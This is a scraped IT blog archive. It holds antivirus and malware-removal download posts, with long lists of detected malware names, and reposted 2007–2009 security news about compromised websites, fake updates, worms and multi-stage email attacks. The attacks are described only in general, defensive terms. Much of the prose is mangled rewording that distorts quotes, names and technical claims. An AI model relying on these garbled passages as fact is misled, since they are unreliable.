IT News & Technology update

Provide comprehensive update related to Computer, technology, software, anti virus and another electric device

Download McAfee AVERT Stinger

Written by IT News on 10:48 PM
Free stand-alone utility used to detect and remove specific viruses


Stinger is a stand-alone utility used to detect and remove specific viruses.

McAfee AVERT Stinger is not a substitute for full anti-virus protection, but rather a tool that helps administrators and users when dealing with an infected system.

Stinger uses next generation scan engine technology, including process scanning, digitally signed DAT files, and scan performance optimizations.

This version of Stinger includes detection for all known variants:
■ BackDoor-ALI
■ BackDoor-AQJ
■ BackDoor-AQJ.b
■ BackDoor-CEB
■ BackDoor-CEB!bat
■ BackDoor-CEB!hosts
■ BackDoor-CEB.b
■ BackDoor-CEB.c
■ BackDoor-CEB.d
■ BackDoor-CEB.dll
■ BackDoor-CEB.dr
■ BackDoor-CEB.e
■ BackDoor-CEB.f
■ BackDoor-CEB.sys
■ BackDoor-CFB
■ BackDoor-JZ
■ BackDoor-JZ.dam
■ BackDoor-JZ.dr
■ BackDoor-JZ.gen
■ BackDoor-JZ.gen.b
■ Bat/Mumu.worm
■ Downloader-DN.a
■ Downloader-DN.b
■ Exploit-DcomRpc
■ Exploit-DcomRpc.b
■ Exploit-DcomRpc.dll
■ Exploit-Lsass
■ Exploit-Lsass.dll
■ Exploit-MS04-011
■ Exploit-MS04-011.gen
■ HideWindow
■ HideWindow.dll
■ IPCScan
■ IRC/Flood.ap
■ IRC/Flood.ap.bat
■ IRC/Flood.ap.dr
■ IRC/Flood.bi
■ IRC/Flood.bi.dr
■ IRC/Flood.cd
■ NTServiceLoader
■ ProcKill
■ PWS-Narod
■ PWS-Narod.dll
■ PWS-Narod.gen
■ PWS-Sincom
■ PWS-Sincom.dll
■ PWS-Sincom.dr
■ W32/Anig.worm
■ W32/Anig.worm.dll
■ W32/Bagle
■ W32/Bagle!eml.gen
■ W32/Bagle!pwdzip
■ W32/Bagle.ad!src
■ W32/Bagle.dldr
■ W32/Bagle.dll.dr
■ W32/Bagle.eml
■ W32/Bagle.fb!pwdzip
■ W32/Bagle.fc!pwdzip
■ W32/Bagle.fd!pwdzip
■ W32/Bagle.fe!pwdzip
■ W32/Bagle.fm.dldr
■ W32/Bagle.gen
■ W32/Bagle@MM!cpl
■ W32/Blaster.worm
■ W32/Blaster.worm.k
■ W32/Bropia.worm
■ W32/Bugbear
■ W32/Bugbear.a.dam
■ W32/Bugbear.b!data
■ W32/Bugbear.b.dam
■ W32/Bugbear.gen@MM
■ W32/Bugbear.h@MM
■ W32/Bugbear@MM
■ W32/Deborm.worm.ah
■ W32/Deborm.worm.gen
■ W32/Doomjuice.worm
■ W32/Dumaru
■ W32/Dumaru.ad@MM
■ W32/Dumaru.al.dll
■ W32/Dumaru.dll
■ W32/Dumaru.eml
■ W32/Dumaru.gen
■ W32/Dumaru.gen@MM
■ W32/Dumaru.w.gen
■ W32/Elkern.cav
■ W32/Elkern.cav.c
■ W32/Elkern.cav.c.dam
■ W32/Fizzer
■ W32/Fizzer.dll
■ W32/FunLove
■ W32/FunLove.apd
■ W32/Gaobot.worm
■ W32/Harwig.worm
■ W32/IRCbot
■ W32/IRCbot.worm
■ W32/IRCbot.worm.dll
■ W32/Klez
■ W32/Klez.dam
■ W32/Klez.eml
■ W32/Klez.gen.b@MM
■ W32/Klez.rar
■ W32/Korgo.worm
■ W32/Lirva
■ W32/Lirva.c.htm
■ W32/Lirva.eml
■ W32/Lirva.gen@MM
■ W32/Lirva.htm
■ W32/Lirva.txt
■ W32/Lovgate
■ W32/Mimail
■ W32/Mimail.c@MM
■ W32/Mimail.c@MM
■ W32/Mimail.i!data
■ W32/Mimail.q@MM
■ W32/MoFei.worm
■ W32/MoFei.worm.dr
■ W32/Mumu.b.worm
■ W32/Mydoom
■ W32/Mydoom!bat
■ W32/Mydoom!ftp
■ W32/Mydoom.b!hosts
■ W32/Mydoom.dam
■ W32/Mydoom.t.dll
■ W32/Mytob
■ W32/Mytob.gen@MM
■ W32/Mytob.worm
■ W32/MyWife
■ W32/MyWife.dll
■ W32/MyWife@MM
■ W32/Nachi!tftpd
■ W32/Nachi.worm
■ W32/Netsky
■ W32/Netsky.af@MM
■ W32/Nimda
■ W32/Nimda.dam
■ W32/Nimda.eml
■ W32/Nimda.gen@MM
■ W32/Nimda.htm
■ W32/Pate
■ W32/Pate!dam
■ W32/Pate.dam
■ W32/Pate.dr
■ W32/Polip
■ W32/Polip!mem
■ W32/Polybot
■ W32/Polybot.bat
■ W32/Sasser.worm
■ W32/Sasser.worm!ftp
■ W32/Sdbot
■ W32/Sdbot!irc
■ W32/Sdbot.bat
■ W32/Sdbot.cli
■ W32/Sdbot.dll
■ W32/Sdbot.dr
■ W32/Sdbot.worm
■ W32/Sdbot.worm!ftp
■ W32/Sdbot.worm.bat.b
■ W32/Sdbot.worm.dr
■ W32/Sdbot.worm.gen
■ W32/Sdbot.worm.gen.a
■ W32/Sdbot.worm.gen.b
■ W32/Sdbot.worm.gen.c
■ W32/Sdbot.worm.gen.d
■ W32/Sdbot.worm.gen.e
■ W32/Sdbot.worm.gen.q
■ W32/Sober
■ W32/Sober!data
■ W32/Sober.dam
■ W32/Sober.eml
■ W32/Sober.f.dam
■ W32/Sober.g.dam
■ W32/Sober.q!spam
■ W32/Sober.r.dr
■ W32/Sober.r@MM
■ W32/Sobig
■ W32/Sobig.dam
■ W32/Sobig.eml
■ W32/Sobig.f.dam
■ W32/Sobig.gen@MM
■ W32/Spybot.worm
■ W32/SQLSlammer.worm
■ W32/Swen
■ W32/Swen@MM
■ W32/Yaha.eml
■ W32/Yaha.gen@MM
■ W32/Yaha.y@MM
■ W32/Yaha@MM
■ W32/Zafi
■ W32/Zafi.b.dam
■ W32/Zindos.worm
■ W32/Zotob.worm
■ W32/Zotob.worm!hosts

Note: Windows ME and XP utilize a restore utility that backs up selected files automatically to the C:_Restore folder.

The filename has been changed from "stinger.exe" to "s-t-i-n-g-e-r.exe" to circumvent anti-stinger tactics used by Sober.p.

---------------------------------------------------------------------------
Download Link: Download McAfee AVERT Stinger 10.0.1.546
---------------------------------------------------------------------------

Developer: McAfee
License / Price: Freeware / FREE
Size / OS: 3.4 MB / Windows Al
Last Updated: April 8th, 2009

Free download McAfee AVERT Stinger

Written by IT News on 9:46 PM

Stinger is a program of independent tools that are used to detect and remove specific viruses.

McAfee AVERT Stinger is not a substitute for full anti-virus protection, but rather a tool that helps administrators and users when dealing with an infected system.

Stinger uses next generation scan engine technology, including process scanning, the digitally signed DAT files, and optimize performance scan.


This version of Stinger includes detection for all known variants :

■ BackDoor-ALI
■ BackDoor-AQJ
■ BackDoor-AQJ.b
■ BackDoor-CEB
■ BackDoor-CEB!bat
■ BackDoor-CEB!hosts
■ BackDoor-CEB.b
■ BackDoor-CEB.c
■ BackDoor-CEB.d
■ BackDoor-CEB.dll
■ BackDoor-CEB.dr
■ BackDoor-CEB.e
■ BackDoor-CEB.f
■ BackDoor-CEB.sys
■ BackDoor-CFB
■ BackDoor-JZ
■ BackDoor-JZ.dam
■ BackDoor-JZ.dr
■ BackDoor-JZ.gen
■ BackDoor-JZ.gen.b
■ Bat/Mumu.worm
■ Downloader-DN.a
■ Downloader-DN.b
■ Exploit-DcomRpc
■ Exploit-DcomRpc.b
■ Exploit-DcomRpc.dll
■ Exploit-Lsass
■ Exploit-Lsass.dll
■ Exploit-MS04-011
■ Exploit-MS04-011.gen
■ HideWindow
■ HideWindow.dll
■ IPCScan
■ IRC/Flood.ap
■ IRC/Flood.ap.bat
■ IRC/Flood.ap.dr
■ IRC/Flood.bi
■ IRC/Flood.bi.dr
■ IRC/Flood.cd
■ NTServiceLoader
■ ProcKill
■ PWS-Narod
■ PWS-Narod.dll
■ PWS-Narod.gen
■ PWS-Sincom
■ PWS-Sincom.dll
■ PWS-Sincom.dr
■ W32/Anig.worm
■ W32/Anig.worm.dll
■ W32/Bagle
■ W32/Bagle!eml.gen
■ W32/Bagle!pwdzip
■ W32/Bagle.ad!src
■ W32/Bagle.dldr
■ W32/Bagle.dll.dr
■ W32/Bagle.eml
■ W32/Bagle.fb!pwdzip
■ W32/Bagle.fc!pwdzip
■ W32/Bagle.fd!pwdzip
■ W32/Bagle.fe!pwdzip
■ W32/Bagle.fm.dldr
■ W32/Bagle.gen
■ W32/Bagle@MM!cpl
■ W32/Blaster.worm
■ W32/Blaster.worm.k
■ W32/Bropia.worm
■ W32/Bugbear
■ W32/Bugbear.a.dam
■ W32/Bugbear.b!data
■ W32/Bugbear.b.dam
■ W32/Bugbear.gen@MM
■ W32/Bugbear.h@MM
■ W32/Bugbear@MM
■ W32/Deborm.worm.ah
■ W32/Deborm.worm.gen
■ W32/Doomjuice.worm
■ W32/Dumaru
■ W32/Dumaru.ad@MM
■ W32/Dumaru.al.dll
■ W32/Dumaru.dll
■ W32/Dumaru.eml
■ W32/Dumaru.gen
■ W32/Dumaru.gen@MM
■ W32/Dumaru.w.gen
■ W32/Elkern.cav
■ W32/Elkern.cav.c
■ W32/Elkern.cav.c.dam
■ W32/Fizzer
■ W32/Fizzer.dll
■ W32/FunLove
■ W32/FunLove.apd
■ W32/Gaobot.worm
■ W32/Harwig.worm
■ W32/IRCbot
■ W32/IRCbot.worm
■ W32/IRCbot.worm.dll
■ W32/Klez
■ W32/Klez.dam
■ W32/Klez.eml
■ W32/Klez.gen.b@MM
■ W32/Klez.rar
■ W32/Korgo.worm
■ W32/Lirva
■ W32/Lirva.c.htm
■ W32/Lirva.eml
■ W32/Lirva.gen@MM
■ W32/Lirva.htm
■ W32/Lirva.txt
■ W32/Lovgate
■ W32/Mimail
■ W32/Mimail.c@MM
■ W32/Mimail.c@MM
■ W32/Mimail.i!data
■ W32/Mimail.q@MM
■ W32/MoFei.worm
■ W32/MoFei.worm.dr
■ W32/Mumu.b.worm
■ W32/Mydoom
■ W32/Mydoom!bat
■ W32/Mydoom!ftp
■ W32/Mydoom.b!hosts
■ W32/Mydoom.dam
■ W32/Mydoom.t.dll
■ W32/Mytob
■ W32/Mytob.gen@MM
■ W32/Mytob.worm
■ W32/MyWife
■ W32/MyWife.dll
■ W32/MyWife@MM
■ W32/Nachi!tftpd
■ W32/Nachi.worm
■ W32/Netsky
■ W32/Netsky.af@MM
■ W32/Nimda
■ W32/Nimda.dam
■ W32/Nimda.eml
■ W32/Nimda.gen@MM
■ W32/Nimda.htm
■ W32/Pate
■ W32/Pate!dam
■ W32/Pate.dam
■ W32/Pate.dr
■ W32/Polip
■ W32/Polip!mem
■ W32/Polybot
■ W32/Polybot.bat
■ W32/Sasser.worm
■ W32/Sasser.worm!ftp
■ W32/Sdbot
■ W32/Sdbot!irc
■ W32/Sdbot.bat
■ W32/Sdbot.cli
■ W32/Sdbot.dll
■ W32/Sdbot.dr
■ W32/Sdbot.worm
■ W32/Sdbot.worm!ftp
■ W32/Sdbot.worm.bat.b
■ W32/Sdbot.worm.dr
■ W32/Sdbot.worm.gen
■ W32/Sdbot.worm.gen.a
■ W32/Sdbot.worm.gen.b
■ W32/Sdbot.worm.gen.c
■ W32/Sdbot.worm.gen.d
■ W32/Sdbot.worm.gen.e
■ W32/Sdbot.worm.gen.q
■ W32/Sober
■ W32/Sober!data
■ W32/Sober.dam
■ W32/Sober.eml
■ W32/Sober.f.dam
■ W32/Sober.g.dam
■ W32/Sober.q!spam
■ W32/Sober.r.dr
■ W32/Sober.r@MM
■ W32/Sobig
■ W32/Sobig.dam
■ W32/Sobig.eml
■ W32/Sobig.f.dam
■ W32/Sobig.gen@MM
■ W32/Spybot.worm
■ W32/SQLSlammer.worm
■ W32/Swen
■ W32/Swen@MM
■ W32/Yaha.eml
■ W32/Yaha.gen@MM
■ W32/Yaha.y@MM
■ W32/Yaha@MM
■ W32/Zafi
■ W32/Zafi.b.dam
■ W32/Zindos.worm
■ W32/Zotob.worm
■ W32/Zotob.worm!hosts

Note: Windows ME and XP utilize a restore utility that backs up selected files automatically to the C:_Restore folder.\

-------------------------------------------------------------------
Download Link: Download McAfee AVERT Stinger 10.0.1.546
-------------------------------------------------------------------

Developer: McAfee
License / Price: Freeware / FREE
Size / OS: 3.4 MB / Support all Windows
Last Updated: April 8th, 2009
Category: Antivirus

Protect your computer with Lavasoft

Written by IT News on 11:27 PM

The world of computer security software, will expand with a product. Helix is its name and its field of action is to protect against computer viruses. The investor Lavasoft, the creator of the whole world the most popular anti-spyware programs, Ad-Aware.

Anti-Virus Helix comes with a 30-day trial period, which provides a comprehensive update of the product. Like all parts of the antivirus software on the market of the program will protect your computer from the time Windows loads and monitors all the alternative routes can be ugly to get access to a computer. This probably means that the Helix is to work on rootkits and prevents e-mail virus attacks, as well as those who constantly scan the Internet online service.

Processing of applications should not be a burden, and regardless of the type of user software because it is a very easy to use interfaces that allows you to gain access to protected areas, such as local and protection line. In addition, you can view the current state of protection.

Helix flexibility goes back to the point where you can create scan profiles. The advantage of this feature is that you will define certain areas to be controlled by viruses.

Web browsing is the primary in terms of computer and Helix is equipped with features that you are safe from phishing and malware floating on the Internet. More than that, mail checking feature examines incoming and outgoing mail for all types of threats that may affect the stability of the recipient's computer.

That is as simple as possible, after application to the definition of automatic actions when it encounters malware. There are all the modules included in the protection of software: Scanner, Guard, Mail Guard and WebGuard.

Download Norman Malware Cleaner 2008.12.29

Written by IT News on 8:04 PM


Norman Malware Cleaner is a Norman program that can be used to detect and remove specific malicious software (malware).

Note that you should not be used as a substitute for the normal functioning of proactive virus protection, but rather as a reactive tool to manage systems that are already infected.


By downloading and running Norman Malware Cleaner cleaning an infected system completely:

- Killing the processes that are infected
- Remove infections disk (including ActiveX components and Browser Helper Objects)
- Develop and remove rootkits
- Restore the registry values correctly
- Remove the references created by malware in hosts file
- Remove the firewall rules windows malware

Note:
To give Norman Malware Cleaner the best working conditions possible, we recommend that you start the computer in safe mode before running the program.

Do it by pressing the F8 key on your keyboard during startup, before Windows starts, and select Safe Mode from the menu that appears.

By pressing the F8 key at the right time can be a little difficult (after the firmware POST is complete, but before Windows displays a graphic production). If the F8 method does not work, repeat the procedure without pressing F8 faster, or press repeatedly.

In some (more) computers, the F8 key method does not work. In these versions of Windows, you can also configure the computer to restart in Safe mode, System Configuration (msconfig).

Here is the link to download Norman Malware Cleaner 2008.12.29:
Download link: Download Norman Malware Cleaner
This is a freeware, file size: 28.5 MB / Windows All

Remove Desktop Hijack with SmitfraudFix 2.388

Written by IT News on 7:19 PM


I found this tools very useful to remove any Desktop Hijact and mallware, its also work successfull for eliminate any variant that recently bug your system.

SmitfraudFix 2.388 is a freeware, no cost to you to use this software, I make a test the package and it was free from trojan and virus.


Here is download link for SmitfraudFix 2.388: Download it now 100% free!
File size: 1.6 MB / Windows 2K / XP / Vista

The SmitfraudFix application was designed to remove Desktop Hijack malware:

AdwarePunisher, AdwareSheriff, AlphaCleaner, AntiSpyCheck, Antispyware Soldier, AntiVermeans, AntiVermins, AntiVerminser, AntiVirGear, Antivirus 2009, Antivirus Master, Antivirus XP 2008, AntivirusGolden, AVGold, Awola, BraveSentry, IE Defender, Internet Antivirus, MalwareCrush, MalwareWipe, MalwareWiped, MalwaresWipeds, MalwareWipePro, MalwareWiper, PestCapture, PestTrap, PSGuard, quicknavigate.com, Registry Cleaner, Security iGuard, Smitfraud, SpyAxe, SpyCrush, SpyDown, SpyFalcon, SpyGuard, SpyHeal, SpyHeals, SpyLocked, SpyMarshal, SpySheriff, SpySoldier, Spyware Vanisher, Spyware Soft Stop, SpywareLocked, SpywareQuake, SpywareKnight, SpywareRemover, SpywareSheriff, SpywareStrike, Startsearches.net, TheSpyBot, TitanShield Antispyware, Trust Cleaner, UpdateSearches.com, Virtual Maid, Virus Heat, Virus Protect, Virus Protect Pro, VirusBlast, VirusBurst, VirusRay, Win32.puper, WinHound, Vista Antivirus 2008, XP Security Center, Brain Codec, ChristmasPorn, DirectAccess, DirectVideo, EliteCodec, eMedia Codec, EZVideo, FreeVideo, Gold Codec, HQ Codec, iCodecPack, IECodec, iMediaCodec, Image ActiveX Object, Image Add-on, IntCodec, iVideoCodec, JPEG Encoder, Key Generator, LookForPorn, Media-Codec, MediaCodec, MMediaCodec, MovieCommander, MPCODEC, My Pass Generator, NetProject, Online Image Add-on, Online Video Add-on, PCODEC, Perfect Codec, PowerCodec, PornPass Manager, PornMag Pass, PrivateVideo, QualityCodec, Silver Codec, SearchPorn, SiteEntry, SiteTicket, SoftCodec, strCodec, Super Codec, TrueCodec, VideoAccess, VideoBox, VidCodecs, Video Access ActiveX Object, Video ActiveX Object, Video Add-on, VideoCompressionCodec, VideoKeyCodec, VideosCodec, WinAntiSpyPro, WinMediaCodec, X Password Generator, X Password Manager, ZipCodec.

Trend Micro Warns of Attack of Over Half a Million Web Pages

Written by IT News on 12:59 PM

Shortly after old news about the threat from SQL injection was found last week in bulk on the Internet, a new massive compromises more than half a million websites. As the malware TrendLabs blog, the threat takes the form of a standard SQL injection that some of you may have heard a lot.


The script called JS_SMALL.QT culprit was found, was by Ivan Macalintal, the threats to the Advanced Search Program Manager, in different Web sites. These sites are suspected to poor implementation of phpBB or with older versions, which exploits. This infection has been noted, had since the beginning of February this year. The site owners are invited to check their implementation of phpBB or update, indicated in an application "bug-free version.

It seems that the method of work for this Trojan horse is similar to what the experts from TrendLabs has previously seen the development of the network. Compromise sites realignment of the users on a number of other Internet pages, which ends at the end of the bill with them download the file. At the end of the track is the TROJ_ZLOB.CCW Trojans, the relocation as a video codec installed. The codec advertising itself as the only means of viewing free adult movie.

The file is hosted on the servers of Columbus (OH), Concord (California) and in Moscow. It is almost the attack to the possibilities of the work of a Russian / Ukrainian band of criminals known for opening ZBLOB Previous attacks.

After downloading the codecs, the user with a number of Trojans discovered that are known to the victims and the local DNS settings of the Internet browser, making the system more vulnerable to potential dangers. User Web trend Micro threat protection application, they say, protected by the criminal URL.

Trend Micro AntiVirus plus AntiSpyware 2008 16.00.1412

Written by IT News on 11:45 AM

Applications software, which offers significant protection against viruses, worms, Trojan programs, horses and spyware

Millions of people rely on Trend Micro to protect their computers, personal files and privacy from malicious attacks.

Trend Micro, award-winning antivirus software is enhanced with powerful anti-spyware functions.


Quickly installed and automatically updated, Trend Micro AntiVirus plus AntiSpyware will allow you to focus on that you really want to do with your computer.

Here are some key features:

· Anti-virus Security
Award-winning anti-virus engine protects against viruses, worms and Trojan horse programs.

· Spyware Protection
Powerful anti-spyware technology guards your information and privacy against spyware, rootkits and other malware.

· System Scans
Scan when it's convenient , either with a standard scheduled scan, or with a customized scan on-demand.

· Real-time Monitoring
Real-time Monitoring automatically checks scans attachments to with incoming and outgoing emails, alerting you only when a problem is found.

· Deleted File Recovery
Helps you recover any quarantined files, which you may have deleted accidentally.

· Automatic Updates and Outbreak Alerts
Provides ongoing protection against the newest virus outbreaks for the full AntiVirus subscription period.

· Product Support
FREE phone, email and chat support, with your annual product subscription


Requirements:

Hardware:
· Pentium or equivalent 800MHz processor
· Intel Hyper-Threading and Dual Core processors supported
· 100MB of available hard disk space for installation
· 1024 x 768 (XGA) minimum display resolution
· 256MB of RAM (512MB for Windows Vista)

Software:

Browser:
· Internet Explorer 5.5 with SP2
· Microsoft Internet Explorer 6.0 with SP2 for Windows XP with SP2
· Microsoft Internet Explorer 6.0 with SP 1 for Microsoft Windows 2000 with SP4
· Microsoft Internet Explorer 7.0 for Microsoft Windows Vista or Microsoft Windows XP with SP2

Email Software for Mail Scans:
· Microsoft Outlook Express 6.0 (with the latest service pack)
· Microsoft Outlook 2000, 2002, and 2003 (with the latest service pack), and 2007
· Windows Mail

Limitations:
· 30 days trial

Developer: Trend Micro Incorporated
License: Trial , 39.95 $ to buy
Size / OS: 56.8 MB, Windows XP/Vista
Last Updated: November 6th, 2007, 11:57 GMT
Download Trend Micro AntiVirus plus AntiSpyware 2008 16.00.1412

The official website of Euro 2008 got infected

Written by IT News on 10:23 PM

By: Bogdan Popa, Security and Search Engines Editor

With Euro 2008 Championship fast approaching, people around the world search for web sites that could help them buy a ticket to one of their national team matches. However, such a search on the web page may have a different result than what you expect: a beautiful-looking and apparently clean site that attempts to abandon a kind of malicious software on every vulnerable computer. The Web site was really clean, but because some hackers, he was compromised, and is now attempting to infect visitors systems.

Howard Fraser, SophosLabs Britain, wrote that the file must be installed on people's computers Male / ObfJS-R, a malicious program, which was first detected on the Internet in the past year. "This scenario is for further downloads malicious content from a remote site. However, a preliminary analysis shows a rather bad scenario, though perhaps broken in incomprehensible?" Sophos said in an expert.

What's worse is that the web site has quite a high PageRank search Euro 2008 tickets, of course, get it to the results. In addition, there is a sponsored link bought his administrators, which could attract even more visitors than we expect. According to the Sophos servant, administrators could not communicate with the extra-care is recommended when visiting a Web site.

"This site is likely to attract a large number of visitors as the championships get closer, and I have no luck in trying to solve this problem (contact by e-mail and telephone so far been unsuccessful)," Fraser said Howard.

Similarly, as usual, be sure to save your security or anti-virus software up to date with the latest virus definitions and avoid visiting sites that might look suspicious. I remember, Euro 2008 is only about football, not your computer infected.

MySpace Account Drops Fake Windows Update

Written by IT News on 11:12 PM

Malware deployed by social networking profile
By: Bogdan Popa, Security and Search Engines Editor | softpedia.com

Last week, it was Secret Crush. Today, it is called Rita. Both of them are social networking components that may seriously damage people's computers. Secret Crush was a Facebook application that attempted to drop some sort of malware on vulnerable users' systems. Rita is somehow different. It is a MySpace registered member that tries to deploy a fake Windows Update patch containing numerous dangerous elements, starting with downloaders and ending with Trojan horses, The Register reported in an article published today.

According to the same source, Rita, a MySpace registered member, sends lots of invites to
other users of the social networking website in order to add her as friend. Once they have visited Rita's profile, unprotected computers are seriously threatened by a fake Windows update screen displayed every time the visitors click on the pictures, or anywhere around them. The malicious downloads are hosted in Malaysia and in Ukraine, The Register informs.

The McAfee researchers, the ones that already updated their security solution to provide protection against the fake Windows update patch, have contacted the social network in order to shut down the profile and keep users away from the dangerous account.

Just like any other MySpace user out there, you're probably asking which would be the solution to remain protected when visiting new profiles... Well, there's not such a solution, because not even the NoScript Firefox extension which was usually able to block such malicious attempts is able to stop the fake Windows Update screen.

Because I really want to see you on the safe side, please avoid visiting unknown MySpace profiles that attempt to add you as friends, as these days are full of such scams. In addition, you can install one of the solutions that have already been updated to provide protection against the malware – McAfee is just one of them, as the folks at The Register inform.

One More Christmas Infection Exploiting Windows Vulnerabilities

Written by IT News on 5:48 PM

WORM_DLOADER.TBW spotted in the wild
By: Bogdan Popa, Security and Search Engines Editor | softpedia.com

In case you thought you're safe this Christmas because you have applied the latest definitions for your security software, I'm sorry to disappoint you, but you're
not safe at all. And a recently-spotted worm comes to support this statement. WORM_DLOADER.TBW is a Windows infection discovered by security company Trend Micro, which affects most versions of the Microsoft operating system including 98, ME, NT, 2000, XP and Server 2003. What's worse is that the worm has a high distribution potential which underlines the fact that it can easily reach your computer, if you're one of the vulnerable guys.

In this case, 'vulnerable' doesn't refer to outdated antivirus or inexistent firewall. This time, it's all about a Windows vulnerability that may be exploited by the worm in order to get inside the system.

"This worm is a component of other malicious programs. It may be used by other malwares to perform its malicious routines. However, it requires other components in order to run properly. When executed together with other malware files, it takes advantage of the Server Service vulnerability to propagate across networks", Trend Micro wrote in the security notification published a few days ago.

The worm may be dropped on your system once you visit a malicious website equipped with the infection, or it can be included in other malware packages, the security vendor added.

The Windows vulnerability is pretty serious and can really represent a danger for your computer, according to an advisory released by Microsoft. "An attacker who successfully exploited the vulnerability could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. We recommend that customers apply the update immediately", the Redmond-based firm wrote.

Happy New Infected Year!

Written by IT News on 4:46 AM

By: Bogdan Popa, Security and Search Engines Editor | softpedia.com

Christmas is only history now and we're all expecting the New Year celebrations. Hackers, attackers and scammers are also preparing for the new event, but, as usual, they like to do it in an unique way: by building Trojan horses, infections and other types of malware designed to be installed on people's computers.

A new worm has already been discovered by security vendor Trend Micro, after
malicious emails containing a link to a malicious page attempted to deploy an infected executable. The file is named "happy2008.exe" and tries to reach your computer through a website that reads the following message: "Your download should begin shortly. If your download does not start in approximately 15 seconds, you can click here to launch the download and then press Run. Enjoy!"

"(The affected IPs) look like a redirecting download site. But if you visit (them) with an outdated browser, you get automatically infected", Trend Micro Senior Threat Analyst, David Sancho, said according to a blog post on the company's website.

Trend Micro identified the infection as WORM_ZHELATI.AIS, a worm that targets most Windows versions including 98, ME, NT, 2000, XP and Server 2003. But, what's more important is that it has a high distribution potential and a high damage potential, which underlines the danger caused by the worm.

"This worm usually arrives via email. It can also be dropped by other malware. It spreads by sending email messages containing a link, which redirect users to a malicious Web site where a copy of itself can be downloaded", Trend Micro wrote in the description of the worm.

Just like usual, you're advised to avoid reading suspect messages arriving in your inbox and block attachments that may infect your computer. In addition, keep your antivirus up-to-date with the latest virus definitions, in order to detect the threats as soon as they occur.

Remove harmful malware quickly and safely!

Written by IT News on 10:41 PM

Still got malware in your computer? Even you already install and keep update your Antivirus software? Why don't try the Free Malware removal tools named "hazard Shield"
I just found this Free tools and test it yesterday, its look like greats! as mentioned on the site claimed does NOT come bundled with any adware, perhabs someone could test and prove it.

Hazard Shield is a fast, reliable antimalware program that checks for viruses, spyware adware, malware, trojans, dialers, hijackers, backdoors, worms and much more. Hazard Shield includes realtime protection that will locate and remove malware before it can harm your computer.

Hazard Shield also comes with some useful intergrated tools. The most popular is the file killer. Hazard Shield's file killer can remove virtually any file on your system. Its very useful for removing locked or in-use files. Several other tools include an uninstall manager, a process manager and a scheduled task manager.

the benefit and feature is:
Scanning for both local and network drives
Superior realtime protection without slowdowns
Fast database and program updates
100% free, no license or registration required

Requirements:
.NET framework 2.0

Developer: Orbitech
License: Freeware
Size / OS: 332 KB, Windows XP/Vista
Last Updated: November 27th, 2007, 09:19 GMT
Download location : click here to download

The big Aspects of Hacking and Viruses

Written by IT News on 3:36 AM

I wanted to write about this for a long time, since it is pretty important, but I never got the chance to do it; plus, there wasn’t enough material to back up my statements… until now. Sophos expert Fraser Howard wrote a great technical paper on "Modern web attacks" that is very inspiring and also explains things really well. In any case, in this article, I’m going to
concentrate on explaining the way e-mail borne viruses function.

Perhaps you’ve read a lot of news either written by myself or by my peers in which they would explain how e-mail borne threats work. Most of the times, nobody bothered to detail this too much, journalists limiting themselves to "when you click on a link you get a virus", but there’s much more to it than that. Sure, in some cases, you get the powerful virus on your machine directly after clicking on a link. That would be the work of a lazy/sloppy hacker. But pros have other ways of doing things. It’s all about multi-stage attacks!

So, how do these work? Well, after the victim gets the message (probably part of a torrent of spam) and clicks on a link, a download function is activated. As Fraser Howard puts it, this can be written within a very small binary and in a myriad of ways. Some of these will pass through the e-mail gateway without being noticed. And here comes the part where the hackers get clever – the download does not always start immediately, as this could be dubbed malicious script by heuristic based software. Instead, the download will start at a later time, as there is no rush.

Furthermore, using the same primary payload would be dumb, as it could be instantly detected and blocked, that’s why the ones in charge of the attacks are always updating the remote content (primary payload).

